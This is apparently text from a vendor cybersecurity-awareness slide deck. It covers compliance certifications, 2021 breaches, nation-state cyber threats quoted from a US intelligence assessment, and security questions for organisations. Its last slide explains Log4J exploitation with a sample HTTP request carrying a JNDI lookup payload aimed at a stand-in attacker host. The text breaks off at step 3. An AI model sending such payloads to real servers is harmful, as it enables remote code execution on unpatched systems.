



# Mega Trends



Jason Belajack

Trusted Advisor  
MR2 Solutions

**MR2**  
**SOLUTIONS**









# Cyber Security in 2022

What you need to know for both you and your customers


Presented by: Robby S. Gulri  
1/11/2022



# RapidScale & Cox Business – Better Together & More Secure



## Secure access to your applications -- anywhere, any time, any device



# Our obsession with Security & Controls

- Tier 3, PCI DSS-certified data centers are audited annually to produce a SOC 2, Type II
- Multi-layer defense strategy tailored to the business, with a single pane of glass administration
- Support for compliance regulations governing retail, finance, healthcare, government...
- Identity management services built into all managed services
- 100+ Dedicated Security Personnel at our COX HQ

# Strategic Alliance Partners

Joining forces with other visionaries is an advantage for us that flows right to you. We've established strategic partnerships with providers in order to cover every cloud service you'll need today and in the future.



Microsoft 365 and Windows Server OS combines unparalleled mobility and security with superior performance



Industry-leading virtual desktops with a rich, adaptive user experience and SD-WAN solutions simplifying branch WAN networking



Enable a modern digital workspace by delivering apps and desktops to any device from any cloud



Monitoring solution detecting and resolving compute, storage and networking issues



High-performance network security solutions that protect your network, users, and data from continually evolving threats



Email cloud services for security, archiving, continuity and user awareness training



Data protection and backup solution mitigating cloud risk and data mobility costs



Virtual data replication software ensuring disaster recovery and IT resilience for the cloud

# Compliance

RapidScale Cloud Solutions provides a secure environment with evidence from several security standards and frameworks.



- SOC 2 Type II certification proves our ability to keep our clients' sensitive data secure. When it comes to working with the cloud and related I.T. services, such performance and reliability is not only essential, but increasingly required by regulators, examiners, and auditors.

[Learn More](#)

HITRUST CSF Certified status demonstrates that we have met key regulations and industry-defined requirements and are appropriately managing risk. This achievement places us in an elite group of organizations worldwide that have earned this certification.

[Learn More](#)

HIPAA compliance confirms we are cooperating with and adhering to the laws set forth by Congress in all three waves of HIPAA legislation, which ultimately results in safeguarding the Protected Health Information of patients and customers.

[Learn More](#)

PCI DSS Level 1 Service Provider Certification shows our commitment to the protection of payment card data processed by customers. This independently validated certification evidences our data protection program and use of consistent security processes and procedures.


[Learn More](#)



**“By 2021, cybercrime damages will cost the world \$6T yearly.”**

*(The number reached \$8T.)*

**Cybersecurity Ventures - 2019**



**Growth in  
ransomware  
damage and  
costs worldwide**

From: Cybersecurity Ventures - 2021

# Cyber Security terminology we should all be familiar with

Cloud	Malware	Spyware	Social Eng.
VPN	Virus	Firewall	Clickjack
Exploit	Ransomware	DDos	Deepfake
IP address	Trojan horse	Phishing	Pen Test
Breach	Worm	Encryption	Botnet

# Fundamental questions to ask



**Who is the  
attacker?**



**What do  
they  
attack?**



**Where do  
attacks  
come from?**



**Why do  
attacks  
happen?**



**How do we  
protect  
ourselves?**



# 2021 - Biggest Breaches

## Colonial Pipeline

\$2.3M Ransom  
Paid in Bitcoin

## Facebook, Instagram LinkedIn via Socialarks

214 million  
records  
breached

## Bonobos

7 million  
records  
breached

## Kroger

1.5 million  
records  
breached

## VW & Audi

3.3 million  
records  
breached

# You want more?

- T-Mobile data breach exposes millions of customers' personal data (53 million)
- US State Department recently hit by a cyber attack (unknown)
- Man impersonated Apple customer support to steal iCloud photos in plot to find images of nude women (620,000)
- Ransomware attack prompts Eskenazi Health to shut down systems and divert patients (unknown)
- Ransomware hackers leak data of consultancy giant Accenture (unknown)
- Criminal hackers hit two public wastewater plants in Maine (unknown)
- JP Morgan Chase Bank admits leaking sensitive data of its customers (unknown)

# **For hackers, credentials are the goal..**

## **Corporate**

**Ransomware**  
**Denial of Service**  
**PR Nightmare**  
**Customer data**  
**Personal data**

## **Personal**

**Credit Cards**  
**Bank access**  
**Identity Theft**



## For Nation-states, it's all about Cyber Warfare

Cyber warfare involves the actions by a nation-state or international organization to attack and attempt to damage another nation's computers or information networks through, for example, computer viruses or denial-of-service attacks.


**Sabotage**

**Espionage**

**Denial of Service  
Attacks**

**Propaganda**

# Annual Threat Assessment Report - 2021



**This annual report of worldwide threats to the national security of the United States responds to Section 617 of the FY21 Intelligence Authorization Act (P.L. 116-260) This report reflects the collective insights of the Intelligence Community (IC), which is committed every day to providing the nuanced, independent , and unvarnished intelligence that policymakers , warfighters, and domestic law enforcement personnel need to protect American lives and America's interests anywhere in the world.**

**This assessment focuses on the most direct, serious threats to the United States during the next year . The order of the topics presented in this assessment does not necessarily indicate their relative importance or the magnitude of the threats in the view of the IC.**

**All require a robust intelligence response , including those where a near-term focus may help head off greater threats in the future, such as climate change and environmental degradation .**

**As required by the law, this report will be provided to the congressional intelligence committees as well as the committees on the Armed Services of the House of Representatives and the Senate .**

**<https://www.dni.gov/files/ODNI/documents/assessments/ATA-2021-Unclassified-Report.pdf>**



# China

**“We assess that China presents a prolific and effective cyber-espionage threat, possesses substantial cyber-attack capabilities, and presents a growing influence threat. China’s cyber pursuits and proliferation of related technologies increase the threats of cyber attacks against the US homeland, suppression of US web content that Beijing views as threatening to its internal ideological control, and the expansion of technology-driven authoritarianism around the world.”**

**We continue to assess that China can launch cyber attacks that, at a minimum, can cause localized, temporary disruptions to critical infrastructure within the United States.”**



# Russia

**“We assess that Russia will remain a top cyber threat as it refines and employs its espionage, influence, and attack capabilities.**

**Russia continues to target critical infrastructure, including underwater cables and industrial control systems, in the United States and in allied and partner countries, as compromising such infrastructure improves—and in some cases can demonstrate—its ability to damage infrastructure during a crisis.**

**A Russian software supply chain operation in 2020, described in the cyber section of this report, demonstrates Moscow’s capability and intent to target and potentially disrupt public and private organizations in the United States.”**



# Iran

**“Iran’s expertise and willingness to conduct aggressive cyber operations make it a significant threat to the security of US and allied networks and data. Iran has the ability to conduct attacks on critical infrastructure, as well as to conduct influence and espionage activities.**

**Iran is increasingly active in using cyberspace to enable influence operations—including aggressive influence operations targeting the US 2020 presidential election—and we expect Tehran to focus on online covert influence, such as spreading disinformation about fake threats or compromised election infrastructure and recirculating anti-US content.”**

# Are we asking the right questions?

## IT Teams

**What system is the most vulnerable to external threats?**

**Where do we store sensitive data?**

**Is the data encrypted?**

**Do we have a response plan in place for a data breach?**

**How are we testing for vulnerabilities and weaknesses?**

## Employees

**Have we read our policies?**

**Are we using work email for personal activities?**

**Can we define and identify a phishing email?**

**Are we using a personal device to access company resources?**

## Vendors / Suppliers

**How do we approach tech upgrades & lifecycle?**

**What level of access do they need?**

**What data do they require?**

**Are all connections and integrations encrypted?**

**Background checks?**

**What insurance do they carry?**

## Executive Teams

**Are our policies up to date?**

**Are we training our employees?**

**What would we do when we get compromised?**

**Do we know our role in the case of breach?**

**Are we trained?**

# Log4J Vulnerability

1

An attacker triggers the target device to log the JNDI string in some way. Most obvious way is via web site headers but there are many potential vectors we will see over coming months.

```
GET /HTTP/1.1  
Host: example.com  
User-Agent:  
${jndi:ldap://evil.co/xxx}
```

2


Server passes the log string to the impacted Log4j instance:

```
${jndi:ldap://evil.co/xxx}
```

3

